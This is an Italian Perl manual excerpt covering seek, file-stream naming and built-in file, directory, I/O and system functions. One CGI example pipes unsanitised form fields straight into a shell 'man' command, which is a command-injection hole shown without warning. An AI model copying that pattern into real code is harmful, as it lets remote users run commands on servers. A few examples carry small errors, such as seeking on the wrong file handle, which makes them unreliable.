Lo spostamento del puntatore interno a un flusso di file avviene generalmente in modo automatico, sia in lettura, sia in scrittura. Si possono porre dei problemi, o dei dubbi, quando si accede simultaneamente a un file sia in lettura che in scrittura. Lo spostamento del puntatore può essere fatto attraverso la funzione '**`seek()`**'.

```
seek flusso, posizione, partenza
```

La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere zero, uno o due, in base al significato seguente:

Partenza	Descrizione
0	la nuova posizione corrisponde esattamente a quanto indicato dal secondo argomento;
1	la nuova posizione corrisponde alla posizione corrente più quanto indicato nel secondo argomento;
2	la nuova posizione corrisponde alla posizione successiva alla fine del file più il valore del secondo argomento (solitamente negativo).

Segue la descrizione di alcuni esempi.

- ```
  seek (MIO_FILE, 0, 2);
  ```
  Posiziona alla fine del file in modo da poter, successivamente, aggiungere qualcosa a questo.

- ```
  seek (MIO_FILE, 0, 0);
  ```
  Posiziona all'inizio del file.

- ```
  use Fcntl ':flock';    # importa le costanti LOCK_...
  ...
  open (ELENCO, ">> /home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  seek (ORDINI, 0, 2);
  print ELENCO $daelencare,"\n";
  flock (ELENCO, LOCK_UN);
  ```
  Vengono eseguite le operazioni seguenti:

  - si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';
  - si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  - si blocca il file in modo esclusivo;
  - per sicurezza si posiziona il puntatore alla fine del file;
  - si inserisce una riga nel file;
  - si rilascia il blocco.
  ```

642.3.4 Identificazione dei flussi di file

Nel momento in cui si apre un file, si deve attribuire il nome del flusso relativo. Fino a questo punto è stato visto l'uso di nomi dichiarati nell'istante dell'apertura, come nell'esempio seguente:

```
open (MIO_FLUSSO, "< pippo.txt");
```

Da quel punto, il simbolo '**`MIO_FLUSSO`**' diviene ciò che identifica il flusso. È già stato mostrato anche il modo in cui è possibile trasferire il riferimento a questi simboli, come nell'esempio seguente:

```
$mio_flusso = \*MIO_FLUSSO;
```

Successivamente è possibile fare riferimento in modo indifferente al simbolo originale o alla variabile che vi punta:

```
$riga = <$mio_flusso>;
```

In realtà, il simbolo che rappresenta un flusso, può anche essere una variabile, contenente una stringa qualunque: è il contenuto della variabile che identifica effettivamente il flusso. Si osservi l'esempio seguente:

```
#!/usr/bin/perl
$a = "tizio";
open ($a, "< prova_1");
$a = "caio";
open ($a, "> prova_2");
$a = "tizio";
$riga = <$a>;
print STDOUT "$riga";
$riga = <"tizio">;
print STDOUT "$riga";
$a = "caio";
print $a "ciao\n";
print caio "come stai\n";
$a = "tizio";
close ($a);
$a = "caio";
close ($a);
```

Si vede la variabile '**`$a`**' che inizialmente riceve la stringa '**`tizio`**' e in questa situazione viene usata per aprire in lettura il file '`prova_1`'. Subito dopo, la stessa variabile riceve la stringa '**`caio`**' e in questo modo viene usata per aprire in scrittura il file '`prova_2`'. I due flussi sono identificati rispettivamente dalle stringhe '**`tizio`**' e '**`caio`**'; non ha importanza se queste stringhe sono contenute in una variabile o se sono usate direttamente come sono.

Più avanti, si può vedere che, quando '**`$a`**' contiene la stringa '**`tizio`**', scrivere

```
$riga = <$a>;
```

oppure

```
$riga = <"tizio">;
```

dà lo stesso risultato: la lettura del flusso abbinato al file ‘prova_1’. Ugualmente si può fare per il flusso in scrittura, con la differenza che non si può usare la stringa in modo delimitato:

```
$a = "caio";
print $a "ciao\n";
print caio "come stai\n";
```

Questa possibilità di gestire i flussi identificandoli subito attraverso delle variabili, facilita il trasferimento dell’indicazione dei flussi nelle chiamate di funzione, senza più il bisogno di creare dei riferimenti.

Si noti che non basta dichiarare un flusso indicando semplicemente una variabile, perché questa variabile deve essere inizializzata in qualche modo. Utilizzando una variabile non inizializzata sarebbe come volere identificare il flusso con la stringa nulla.

Capitolo 643

Perl: funzioni interne

Nelle sezioni seguenti viene descritto brevemente il funzionamento di alcune funzioni interne di Perl. La sintassi viene mostrata secondo lo stile della documentazione di Perl, per cui, '***blocco***' rappresenta un gruppo di istruzioni nella forma consueta di Perl, e '***lista***' rappresenta un elenco di espressioni separate da virgole.

'***blocco***' equivale a:

```
{ istruzione... }
```

'***lista***' equivale a:

```
espressione1, espressione2, ...
```

Le funzioni descritte sono raggruppate in base al tipo di situazione in cui vengono utilizzate normalmente.

643.1 File

Vengono qui descritte alcune funzioni che riguardano la gestione dei file, nel senso globale, esterno. Le funzioni per la gestione del contenuto dei file vengono mostrate più avanti.

Tabella 643.1. Funzioni Perl per la gestione esterna dei file.

Funzione	Descrizione
-*x* ***nome_file*** -*x* ***flusso***	Perl permette di effettuare una serie di test sui file in modo analogo a quanto si fa con le shell tradizionali. Nel primo caso si fa riferimento a un file indicato per nome, nel secondo il riferimento è a un flusso di file. La lettera ***x*** cambia a seconda del tipo di test da verificare. I vari test restituiscono il valore uno se si verificano, oppure la stringa nulla in caso contrario (salvo eccezioni, come mostrato successivamente). Le descrizioni successive mostrano i vari tipi di test.
`-r` ***nome***	Il file è accessibile in lettura dal numero UID/GID efficace.
`-w` ***nome***	Il file è accessibile in scrittura dal numero UID/GID efficace.
`-x` ***nome***	Il file è accessibile in esecuzione dal numero UID/GID efficace.
`-o` ***nome***	Il file appartiene al numero UID efficace.
`-R` ***nome***	Il file è accessibile in lettura dal numero UID/GID reale.
`-W` ***nome***	Il file è accessibile in scrittura dal numero UID/GID reale.
`-X` ***nome***	Il file è accessibile in esecuzione dal numero UID/GID reale.
`-O` ***nome***	Il file appartiene al numero UID reale.
`-e` ***nome***	Il file esiste.

Funzione	Descrizione
`-z` ***nome***	Il file ha dimensione zero.
`-s` ***nome***	Il file ha una dimensione maggiore di zero (restituisce la dimensione).
`-f` ***nome***	Si tratta di un file normale.
`-d` ***nome***	Si tratta di una directory.
`-l` ***nome***	Si tratta di un collegamento simbolico.
`-p` ***nome***	Si tratta di un file FIFO (*pipe* con nome).
`-S` ***nome***	Si tratta di un socket.
`-b` ***nome***	Si tratta di file di dispositivo a blocchi.
`-c` ***nome***	Si tratta di file di dispositivo a caratteri.
`-t` ***nome***	Si tratta di un flusso di file aperto su un terminale.
`-u` ***nome***	Il file ha il bit SUID attivo.
`-g` ***nome***	Il file ha il bit SGID attivo.
`-k` ***nome***	Il file ha il bit Sticky attivo.
`-T` ***nome***	Si tratta di un file di testo.
`-B` ***nome***	Si tratta di un file binario.
`-M` ***nome***	Restituisce quanto tempo ha il file in base alla data di modifica.
`-A` ***nome***	Restituisce quanto tempo ha il file in base alla data di accesso.
`-C` ***nome***	Restituisce quanto tempo ha il file in base alla data di creazione.
`chmod` ***permessi*** `,` ***file*** `,` ...	'**`chmod()`**' cambia i permessi dei file indicati come argomento. In particolare, l'argomento è una lista, in cui il primo elemento è costituito dai permessi espressi in forma numerica ottale. Dal momento che si tratta di un numero ottale, è bene che non sia fornito in forma di stringa perché la conversione da stringa a numero ottale non è automatica. Restituisce il numero di file su cui ha potuto intervenire con successo.
`chown` ***uid*** `,` ***gid*** `,` ***file*** `,` ...	'**`chown()`**' cambia i permessi dei file indicati nella lista di argomenti. I primi due elementi della lista sono rispettivamente il numero UID e GID. Gli elementi restanti sono i file su cui si vuole intervenire. Restituisce il numero di file su cui ha potuto intervenire con successo.
`link` ***file_di_origine*** `,` ↩ ↪***collegamento_di_destinazione***	'**`link()`**' genera un collegamento fisico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.

Funzione	Descrizione
`lstat` ***file*** `lstat` ***flusso***	'**`lstat()`**' funziona esattamente come '**`stat()`**', con la differenza che restituisce le informazioni relative a un collegamento simbolico, invece di quelle del file a cui questo punta. Se non viene indicato l'argomento, '**`lstat()`**' utilizza il contenuto della variabile predefinite '**`$_`**'.
`readlink` ***file***	'**`readlink()`**' restituisce il valore di un collegamento simbolico. Se non viene indicato l'argomento, '**`readlink()`**' utilizza il contenuto della variabile predefinita '**`$_`**'.
`rename` ***nome_vecchio*, *nome_nuovo***	'**`rename()`**' cambia il nome di un file, o lo sposta. Tuttavia, lo spostamento non può avvenire al di fuori del file system di partenza. Restituisce uno se l'operazione riesce, altrimenti zero.
`stat` ***file*** `stat` ***flusso***	'**`stat()`**' restituisce un array di tredici elementi contenenti tutte le informazioni sul file indicato per nome o attraverso un flusso di file. Se non viene indicato l'argomento, '**`stat()`**' utilizza il contenuto della variabile predefinita '**`$_`**'. Gli elementi dell'array restituito sono riportati nella tabella 643.2 in cui appare anche il nome suggerito per la trasformazione in variabili scalari. Va osservato che le informazioni data-orario sui file sono espresse in forma numerica che esprime il tempo trascorso a partire dalla data di riferimento del sistema operativo. Nel caso dei sistemi derivati da Unix si tratta dell'ora zero del 1/1/1970. Nello stesso modo, è evidente che tutte queste informazioni possono essere ottenute solo da un file system che può gestirle.
`symlink` ***file_di_origine*,** ↩ ↪***collegamento_di_destinazione***	'**`symlink()`**' genera un collegamento simbolico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.
`unlink` ***lista_di_file***	'**`unlink()`**' cancella i file indicati per nome tra gli argomenti. Generalmente non possono essere cancellate le directory (e comunque sarebbe inopportuno dato il tipo di cancellazione che si fa). Restituisce il numero di file cancellati con successo. Se non viene indicato l'argomento, '**`unlink()`**' utilizza il contenuto della variabile predefinita '**`$_`**'.
`utime` ***data_di_accesso*,** ↩ ↪***data_di_modifica*, *lista_di_file***	'**`utime()`**' cambia la data di modifica e di accesso di una serie di file. Le date, indicate come argomenti iniziali, sono espresse nella forma numerica gestita dal sistema operativo. La data di modifica dell'inode viene cambiata automaticamente in modo che corrisponda al momento in cui questa modifica viene effettuata.

Tabella 643.2. Elenco degli elementi componenti l'array restituito da '**`stat()`**'.

Elemento	Nome consueto	Descrizione.
0	`$dev`	Numero del dispositivo del file system.
1	`$ino`	Numero dell'inode.
2	`$mode`	Permessi del file.
3	`$nlink`	Numero di collegamenti fisici al file.
4	`$uid`	UID dell'utente proprietario del file.

Elemento	Nome consueto	Descrizione.
5	`$gid`	GID del gruppo proprietario del file.
6	`$rdev`	Identificatore di dispositivo, per i file speciali.
7	`$size`	Dimensione in byte.
8	`$atime`	Data dell'ultimo accesso.
9	`$mtime`	Data dell'ultima modifica.
10	`$ctime`	Data di cambiamento di inode.
11	`$blksize`	Dimensione preferita dei blocchi per le operazioni di I/O del sistema.
12	`$blocks`	Numero di blocchi allocati attualmente.

Segue la descrizione di alcuni esempi.

- ```
  if (-x "esempio.pl")
    {
      print "Il file è eseguibile\n";
    }
  ```
  Restituisce il messaggio se il file '`esempio.pl`' è eseguibile.

- ```
  chmod 0755, 'mio_file', 'tuo_file', 'suo_file';
  ```
  Cambia i permessi ai file indicati dopo la modalità.

- ```
  @elenco = ('mio_file', 'tuo_file', 'suo_file');
  chmod 0755, @elenco;
  ```
  Esattamente come nell'esempio precedente.

- ```
  @elenco = ('mio_file', 'tuo_file', 'suo_file');
  chmod (0755, @elenco);
  ```
  Esattamente come nell'esempio precedente, ma più simile alle chiamate di funzione degli altri linguaggi.

- ```
  chown 1001, 100, 'mio_file', 'tuo_file', 'suo_file';
  ```
  Cambia l'utente e il gruppo proprietari dei file '`mio_file`', '`tuo_file`' e '`suo_file`'.

- ```
  chown (1001, 100, 'mio_file', 'tuo_file', 'suo_file');
  ```
  Esattamente come nell'esempio precedente.

- ```
  $prova = readlink '/bin/sh';
  ```
  Assegna alla variabile '**`$prova`**' il percorso contenuto nel collegamento simbolico '`/bin/sh`'. Probabilmente, alla fine, la variabile contiene la stringa '**`bash`**'.
  ```

- ```
  ($dev, $ino, $mode, $nlink,
   $uid, $gid, $rdev, $size,
   $atime, $mtime, $ctime,
   $blksize, $blocks) = stat ('/home/tizio/mio_file');
  ```
  Preleva tutte le informazioni sul file '/home/tizio/mio_file' e le scompone in diverse variabili scalari.

- ```
  $momento = time;
  utime $momento, $momento, 'mio_file';
  ```
  Cambia la data di accesso e modifica in modo da farle coincidere con quella riportata dall'orologio dell'elaboratore nel momento in cui si eseguono queste istruzioni.

643.2 Directory

Vengono qui elencate alcune funzioni che riguardano la gestione delle directory e di raggruppamenti di file. Vengono ignorate volutamente le funzioni specifiche di Perl per la lettura delle directory.

Tabella 643.12. Funzioni Perl per la gestione delle directory e dei raggruppamenti di file.

Funzione	Descrizione
chdir ***directory***	'**chdir()**' cambia la directory di lavoro posizionandosi in corrispondenza di quanto indicato come argomento. Se l'argomento viene omesso, lo spostamento avviene nella directory personale, attraverso quanto determinato dal contenuto di '**$ENV{"HOME"}**'. Restituisce *Vero* se l'operazione ha successo, *Falso* in tutti gli altri casi.
glob ***espressione***	'**glob()**' restituisce quanto indicato nell'argomento dopo un'operazione di espansione, come farebbe una shell. Se l'argomento non viene indicato, l'espansione viene effettuata sul contenuto della variabile '**$_**'.
mkdir ***directory***, ***permessi***	'**mkdir()**' crea la directory indicata come primo argomento. I permessi della directory sono indicati come secondo argomento, devono essere espressi con un numero ottale, tenendo conto che poi vengono filtrati ulteriormente dalla maschera dei permessi. Restituisce uno se l'operazione riesce, altrimenti zero, impostando anche la variabile '**$!**'. In generale, non dovrebbe essere possibile assegnare dei permessi negli S-bit. In pratica dovrebbe essere consentito di operare solo con i soliti permessi di lettura, scrittura ed esecuzione (attraversamento).
rmdir ***directory***	'**rmdir()**' elimina la directory indicata come argomento. Se l'argomento non viene fornito, si utilizza la variabile predefinita '**$_**'. Restituisce uno se l'operazione riesce, altrimenti zero, impostando anche la variabile '**$!**'.

Segue la descrizione di alcuni esempi.

- ```
  $primo = glob ("/bin/*");
  ```
  Assegna alla variabile '**$primo**' il percorso assoluto del primo file che viene trovato attraverso l'espansione del modello '/bin/*'.
  ```

- ```
  @elenco = glob ("/bin/*");
  ```
  Assegna all'array '**@elenco**' i percorsi assoluti dei file che vengono trovati attraverso l'espansione del modello '/bin/*'.

- ```
  mkdir ("/tmp/prova");
  ```
  Crea la directory '/tmp/prova/' con i permessi normali dell'utente.[1]

- ```
  mkdir ("/tmp/prova", 0755);
  ```
  Crea la directory '/tmp/prova/' con i permessi 0755_8 (si osservi che si tratta di un numero ottale), che vengono comunque filtrati dalla maschera dei permessi.

643.3 I/O

Vengono elencate alcune funzioni che riguardano la gestione dei dati contenuti nei file.

Tabella 643.17. Funzioni Perl per la gestione del contenuto dei file.

Funzione	Descrizione
`binmode` ***flusso*****,** **":*codifica*"**	'**binmode()**' consente di dichiarare la codifica utilizzata per il file corrispondente al flusso di file indicato come primo argomento. Si usa normalmente quando si vuole dichiarare la codifica dei flussi standard, che risultano già aperti senza alcuna dichiarazione esplicita.
`chomp` ***espressione_stringa*** `chomp` ***lista***	'**chomp()**' riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare dalla parte finale il codice di interruzione di riga, che coincide normalmente con il carattere *<LF>*. Precisamente si tratta di quanto contenuto nella variabile predefinita '**$/**'. Se non viene indicato l'argomento, interviene sul contenuto della variabile '**$_**'. Restituisce il numero di caratteri eliminati.
`chop` ***espressione_stringa*** `chop` ***lista***	'**chop()**' riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare l'ultimo carattere della stringa, o delle stringhe della lista. In questo senso differisce da '**chomp()**' che invece elimina la parte finale solo se necessario. Restituisce l'ultimo carattere eliminato.
`close` ***flusso***	'**close()**' chiude un flusso di file aperto precedentemente. Restituisce *Vero* se l'operazione ha successo e non si sono prodotti errori di alcun tipo. È opportuno osservare che non è necessario chiudere un file se poi si deve riaprire immediatamente con la funzione '**open()**': lo si può semplicemente riaprire.
`eof` ***flusso***	'**eof()**' verifica se la prossima lettura del flusso di file supera la fine del file. Restituisce uno se ciò si verifica. Questa funzione è generalmente di scarsa utilità dal momento che la lettura di una riga oltre la fine del file genera un risultato indefinito che può essere verificato tranquillamente in un'espressione condizionale. Oltre a ciò, '**eof()**' si verifica prima che il tentativo di lettura sia stato fatto veramente, contrariamente a quanto avviene di solito in altri linguaggi di programmazione.
  ```

Funzione	Descrizione
`fcntl` ***flusso*, *funzione*, *scalare***	'**`fcntl()`**' esegue la chiamata di sistema omonima e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Prima di poter utilizzare questa funzione occorre richiamare una serie di valori corrispondenti a macro del proprio sistema: '**`use Fcntl;`**'
`fileno` ***flusso***	'**`fileno()`**' restituisce il descrittore corrispondente a un flusso di file.
`flock` ***flusso*, *operazione***	'**`flock()`**' esegue la chiamata di sistema omonima, oppure una sua emulazione, per il file identificato tramite il flusso di file. '**`flock()`**' permette di eseguire il blocco di un file nel suo complesso e non record per record. Restituisce *Vero* se l'operazione ha successo. L'operazione, cioè il tipo di blocco, viene indicata attraverso una sorta di macro che viene inserita nel sorgente di Perl attraverso la dichiarazione seguente: '**`use Fcntl ':flock';`**'
`flock` ***flusso***`, LOCK_SH`	'**`LOCK_SH`**' corrisponde normalmente al valore numerico uno. Richiede un blocco condiviso (*shared*).
`flock` ***flusso***`, LOCK_EX`	'**`LOCK_EX`**' corrisponde normalmente al valore numerico due. Richiede un blocco esclusivo.
`flock` ***flusso***`, LOCK_UN`	'**`LOCK_UN`**' corrisponde normalmente al valore numerico otto. Rilascia il blocco.
`flock` ***flusso***`, LOCK_NB`	'**`LOCK_NB`**' corrisponde normalmente al valore numerico quattro. Viene sommato a '**`LOCK_SH`**' o a '**`LOCK_EX`**' in modo da non attendere lo sblocco del file nel caso che questo risulti già bloccato.
`getc` ***flusso***	'**`getc()`**' legge il file indicato dal flusso di file, o dallo standard input se viene omesso l'argomento, restituendo il prossimo carattere. Se si supera la fine del file restituisce la stringa nulla.
`ioctl` ***flusso*, *funzione*, *scalare***	'**`ioctl()`**' esegue la chiamata di sistema omonima e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Per poterla utilizzare occorre consultare la documentazione interna di Perl.
`open` ***flusso*, [*modalità*,] *file***	'**`open()`**' apre il file indicato come ultimo argomento utilizzando il flusso di file indicato come primo argomento. Se manca l'argomento centrale, il nome del file è composto normalmente da un prefisso simbolico che ne rappresenta la modalità di utilizzo. Il prefisso può essere staccato dal nome del file attraverso spazi. L'apertura del file rappresentato da un trattino ('**`-`**') è equivalente all'apertura dello standard input, mentre l'apertura del file '**`>-`**' è equivalente all'apertura dello standard output. Restituisce *Vero* se l'apertura ha successo.
`open` ***flusso***`, "<`***file***`"` `open` ***flusso***`, "<:`***codifica***`", "`***file***`"`	Questo simbolo o l'assenza di ogni altro prefisso rappresenta l'apertura del file in lettura, o in input.
`open` ***flusso***`, ">`***file***`"` `open` ***flusso***`, ">:`***codifica***`", "`***file***`"`	Il file viene troncato (viene ridotto a un file vuoto) e aperto in scrittura, o in output.

Funzione	Descrizione
`open` ***flusso*****,** **">>*file*"** `open` ***flusso*****,** **">>:*codifica*",** **"*file*"**	Il file viene aperto in scrittura in aggiunta.
`open` ***flusso*****,** **"+<*file*"** `open` ***flusso*****,** **"+<:*codifica*",** **"*file*"**	Il file viene aperto in lettura e scrittura, senza il troncamento iniziale.
`open` ***flusso*****,** **"+>*file*"** `open` ***flusso*****,** **"+>:*codifica*",** **"*file*"**	Il file viene aperto in scrittura e lettura, a cominciare dal troncamento iniziale.
`open` ***flusso*****,** **"+>>*file*"** `open` ***flusso*****,** **"+>>:*codifica*",** **"*file*"**	Il file viene aperto in aggiunta e in lettura.
`open` ***flusso*****,** **"|*comando*"**	Il file viene interpretato come un comando a cui inviare i dati in scrittura attraverso un condotto.
`open` ***flusso*****,** **"*comando*|"**	Il file viene interpretato come un comando da cui leggere i dati emessi dal suo standard output.
`open` ***flusso*****,** **"|*comando*|"**	Il file viene interpretato come un comando a cui inviare i dati in scrittura e attraverso il suo standard input, leggendo quanto emesso attraverso lo standard output.
`pipe` ***flusso_in_lettura*****,** ↩ ↪***flusso_in_scrittura***	'**`pipe()`**' esegue la chiamata di sistema omonima, aprendo due flussi di file, uno in lettura e l'altro in scrittura. Per poterla utilizzare occorre consultare la documentazione interna di Perl.
`print` ***flusso*** ***lista*** `print` ***lista***	'**`print()`**' emette attraverso il flusso di file indicato la lista di argomenti successiva. Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione '**`select()`**'. Se non viene specificato alcun argomento, viene emesso il contenuto della variabile '**`$_`**'. È il caso di osservare che l'argomento che specifica il flusso di file è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi (non si usa la virgola). Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco. Restituisce *Vero* se l'operazione di scrittura ha successo.
`printf` ***flusso*** ***formato*****,** ***lista*** `printf` ***formato*****,** ***lista***	È equivalente all'uso di '**`sprintf()`**' nel modo seguente: '**`print`** ***flusso*** **`sprintf`** ***formato*****,** ***lista***'
`read` ***flusso*****,** ***scalare*****,** ***lunghezza*****,** ↩ ↪***scostamento*** `read` ***flusso*****,** ***scalare*****,** ***lunghezza***	'**`read()`**' tenta di leggere il flusso di file specificato e di ottenere la quantità di byte espressa nel terzo argomento, inserendo quanto letto nella variabile scalare indicata come secondo. Se viene indicato anche il quarto argomento, lo scostamento, il contenuto della variabile non viene rimpiazzato completamente, ma è sovrascritto a partire dalla posizione indicata dallo scostamento stesso. La funzione restituisce il numero di byte letti effettivamente, oppure il valore indefinito se si è verificato un errore.

Funzione	Descrizione
`seek` ***flusso*, *posizione*, *partenza***	'**`seek()`**' modifica la posizione del puntatore riferito al flusso di file. La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere zero, uno o due, come descritto nelle voci successive.
`seek` ***flusso*, *posizione*,** `SEEK_SET` `seek` ***flusso*, *posizione*,** `0`	Sposta il puntatore esattamente a quanto indicato dal secondo argomento.
`seek` ***flusso*, *posizione*,** `SEEK_CUR` `seek` ***flusso*, *posizione*,** `1`	Sposta il puntatore alla posizione corrente, più quanto indicato dal secondo argomento.
`seek` ***flusso*, *posizione*,** `SEEK_END` `seek` ***flusso*, *posizione*,** `2`	Sposta il puntatore alla fine del file, più quanto indicato dal secondo argomento, che solitamente è un valore negativo.
`select` ***flusso***	'**`select()`**' permette di definire il flusso di file in scrittura predefinito, per tutte quelle situazioni in cui questo concetto ha significato.
`sprintf` ***formato*, *lista***	'**`sprintf()`**' restituisce una stringa formattata in modo analogo a quanto fa la funzione omonima del linguaggio C. Il primo argomento è la stringa di composizione, quelli successivi sono i valori da inserire. Perl utilizza una propria gestione della conversione secondo quanto riportato nelle tabelle 643.18 e 643.19. '**`sprintf()`**' è sensibile all'attivazione della localizzazione, nel qual caso, il carattere utilizzato per separare le cifre intere da quelle decimali, dipende dalla variabile di ambiente '**`LC_NUMERIC`**'.
`tell` ***flusso***	'**`tell()`**' restituisce la posizione corrente del puntatore interno riferito al flusso di file indicato come argomento, oppure a quello dell'ultima operazione di lettura eseguita.
`use open` **"*:codifica*"**	'**`use open`**' consente di dichiarare la codifica una volta per tutte, fino a quando si incontra un'altra istruzione del genere.

Tabella 643.18. Elenco dei simboli utilizzabili in una stringa formattata per l'utilizzo con '**`sprintf()`**'.

Simbolo	Corrispondenza
`%%`	Segno di percentuale.
`%c`	Un carattere con il numero dato.
`%s`	Una stringa.
`%d`	Un intero con segno a base 10.
`%u`	Un intero senza segno a base 10.
`%o`	Un intero senza segno in ottale.
`%x`	Un intero senza segno in esadecimale.

Simbolo	Corrispondenza
`%e`	Un numero a virgola mobile, in notazione scientifica.
`%f`	Un numero a virgola mobile, in notazione decimale fissa.
`%g`	Un numero a virgola mobile, secondo la notazione di '**`%e`**' o '**`%f`**'.
`%X`	Come '**`%x`**', ma con l'uso di lettere maiuscole.
`%E`	Come '**`%e`**', ma con l'uso della lettera '**`E`**' maiuscola.
`%G`	Come '**`%g`**', ma con l'uso della lettera '**`E`**' maiuscola (se applicabile).
`%p`	Un puntatore (l'indirizzo utilizzato da Perl in esadecimale).
`%n`	Immagazzina, nella prossima variabile, il numero di caratteri già emessi.
`%i`	Sinonimo di '**`%d`**'.
`%D`	Sinonimo di '**`%ld`**'.
`%U`	Sinonimo di '**`%lu`**'.
`%O`	Sinonimo di '**`%lo`**'.
`%F`	Sinonimo di '**`%f`**'.

Tabella 643.19. Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Simbolo	Corrispondenza
`spazio`	Il prefisso di un numero positivo è uno spazio.
`+`	Il prefisso di un numero positivo è il segno '**`+`**'.
`-`	Allinea a sinistra rispetto al campo.
`0`	Utilizza zeri, invece di spazi, per allineare a destra.
`#`	Prefissa un numero ottale con uno zero e un numero esadecimale con 0x...
n	Un numero definisce la dimensione minima del campo.
`.`***n***	Per i numeri a virgola mobile esprime la precisione, ovvero il numero di decimali.
`.`***n***	Per le stringhe definisce la lunghezza massima.
`.`***n***	Per gli interi definisce la lunghezza minima.
`l`	Interpreta un intero come il tipo C '**`long`**' o '**`unsigned long`**'.
`h`	Interpreta un intero come il tipo C '**`short`**' o '**`unsigned short`**'.

Simbolo	Corrispondenza
`v`	Interpreta un intero secondo il tipo standard di Perl.

Segue la descrizione di alcuni esempi.

- ```
  #!/usr/bin/perl
  $/ = "\r\n";
  while ($riga = <STDIN>)
    {
      chomp ($riga);
      print STDOUT ("$riga\n");
    }
  ```
  Quello che si vede è un esempio molto semplice di un filtro che trasforma un file di testo in stile Dos a uno in stile Unix. In pratica, viene definito che l'interruzione di riga è indicata attraverso la sequenza dei caratteri *<CR><LF>* ('**`\r\n`**'), che attraverso la funzione '**`chomp()`**' viene eliminata dalle righe lette. Infine, le righe vengono emesse attraverso lo standard output, con l'aggiunta del codice *<LF>* finale.

- ```
  close (MIO_FILE);
  ```
  Chiude il flusso di file '**`MIO_FILE`**'.

- ```
  use Fcntl ':flock';   # importa le costanti LOCK_...
  ...
  open (ELENCO, ">>/home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  seek (ELENCO, 0, 2);
  print ELENCO $daelencare,"\n";
  flock (ELENCO, LOCK_UN);
  ```
  Vengono eseguite le operazioni seguenti:

  – si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';
  – si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  – si blocca il file in modo esclusivo;
  – per sicurezza si posiziona il puntatore del file alla fine dello stesso;
  – si inserisce una riga nel file;
  – si rilascia il blocco.
  ```

- ```
  use Fcntl ':flock';   # importa le costanti LOCK_…
  …
  open (ELENCO, ">> /home/tizio/mioelenco");
  if (flock (ELENCO, (LOCK_EX)+(LOCK_NB)))
    {
      seek (ELENCO, 0, 2);
      print ELENCO $daelencare,"\n";
      flock (ELENCO, LOCK_UN);
    }
  else
    {
      print STDOUT "Il file è impegnato.\n";
    }
  ```

  Si tratta di una variante dell'esempio precedente in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco eseguito da un altro processo (si osservi il fatto che le macro sono state racchiuse tra parentesi tonde prima di sommarle assieme).

- ```
  if (open (ORDINI, ">> /var/log/ordini"))
    {
      if (flock (ORDINI, LOCK_EX))
        {
          seek (ORDINI, 0, 2);
          print ORDINI ("$ordine\n");
        }
      close (ORDINI);
    }
  ```

  Tenta di aprire il file '`/var/log/ordini`' in aggiunta, quindi tenta di bloccarlo in modo esclusivo. Se ci riesce sposta il puntatore alla fine del file, per sicurezza, quindi inserisce un nuovo ordine. Infine chiude il file.

- ```
  if (open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |"))
    {
      print "Content-type: text/html\n";
      print "\n";
      print "<HTML>\n";
      print "<HEAD>\n";
      print "<TITLE>man $DATI{sezione} $DATI{man}</TITLE>\n";
      print "</HEAD>\n";
      print "<BODY>\n";
      print "<H1>man $DATI{sezione} $DATI{man}</H1>\n";
      print "<PRE>\n";

      while ($risposta = <MAN>)
        {
          print $risposta;
        }

      print "</PRE>\n";
      print "</BODY>\n";
      print "</HTML>\n";
  }
  ```
  ```

Genera una pagina HTML a partire da un comando ‘**man**’.

- ```
  print "Ciao, come stai?\n";
  ```
  Emette attraverso lo standard output il messaggio indicato come argomento.

- ```
  print STDERR "Errore $errore\n";
  ```
  Emette attraverso lo standard error il messaggio indicato come argomento.

- ```
  print { $elenco_file[$i] } "Bla bla bla\n";
  ```
  Inserisce il messaggio nel flusso di file indicato da ‘**$elenco_file[$i]**’.

- ```
  print { $ok ? STDOUT : STDERR } ("Bla bla bla\n");
  ```
  Emette il messaggio attraverso lo standard output, oppure lo standard error, a seconda del valore contenuto in ‘**$ok**’.

- ```
  seek (MIO_FILE, 0, 2);
  ```
  Posiziona alla fine del file in modo da poter aggiungere successivamente qualcosa a questo.

- ```
  seek (MIO_FILE, 0, 0);
  ```
  Posiziona all’inizio del file.

```
select (MIO_FILE);
…
print ("ciao a tutti\n");
```

Aggiunge al file identificato dal flusso di file ‘**MIO_FILE**’ il messaggio ‘**ciao a tutti**’.

643.4 Interazione con il sistema

Vengono descritte alcune funzioni per l’interazione con il sistema.

Tabella 643.33. Funzioni Perl per l’interazione con il sistema operativo.

Funzione	Descrizione
`exec` ***elenco***	‘**exec()**’ avvia l’esecuzione del comando indicato negli argomenti, senza riprendere l’esecuzione del programma al termine. Si comporta quindi in modo analogo al comando interno omonimo delle shell comuni.
`kill` ***segnale*, *elenco_di_processi***	‘**kill()**’ invia un segnale a una serie di processi. Il primo argomento deve essere il segnale. Restituisce il numero di processi che hanno ricevuto il segnale.
`sleep` ***secondi***	‘**sleep()**’ mette in pausa l’esecuzione del programma, per il numero di secondi indicato come argomento, eventualmente attraverso un’espressione. Se l’argomento non viene indicato, la pausa non ha fine. L’attesa può essere interrotta inviando un segnale ‘**SIGALRM**’ al processo. Restituisce il numero di secondi trascorsi effettivamente.
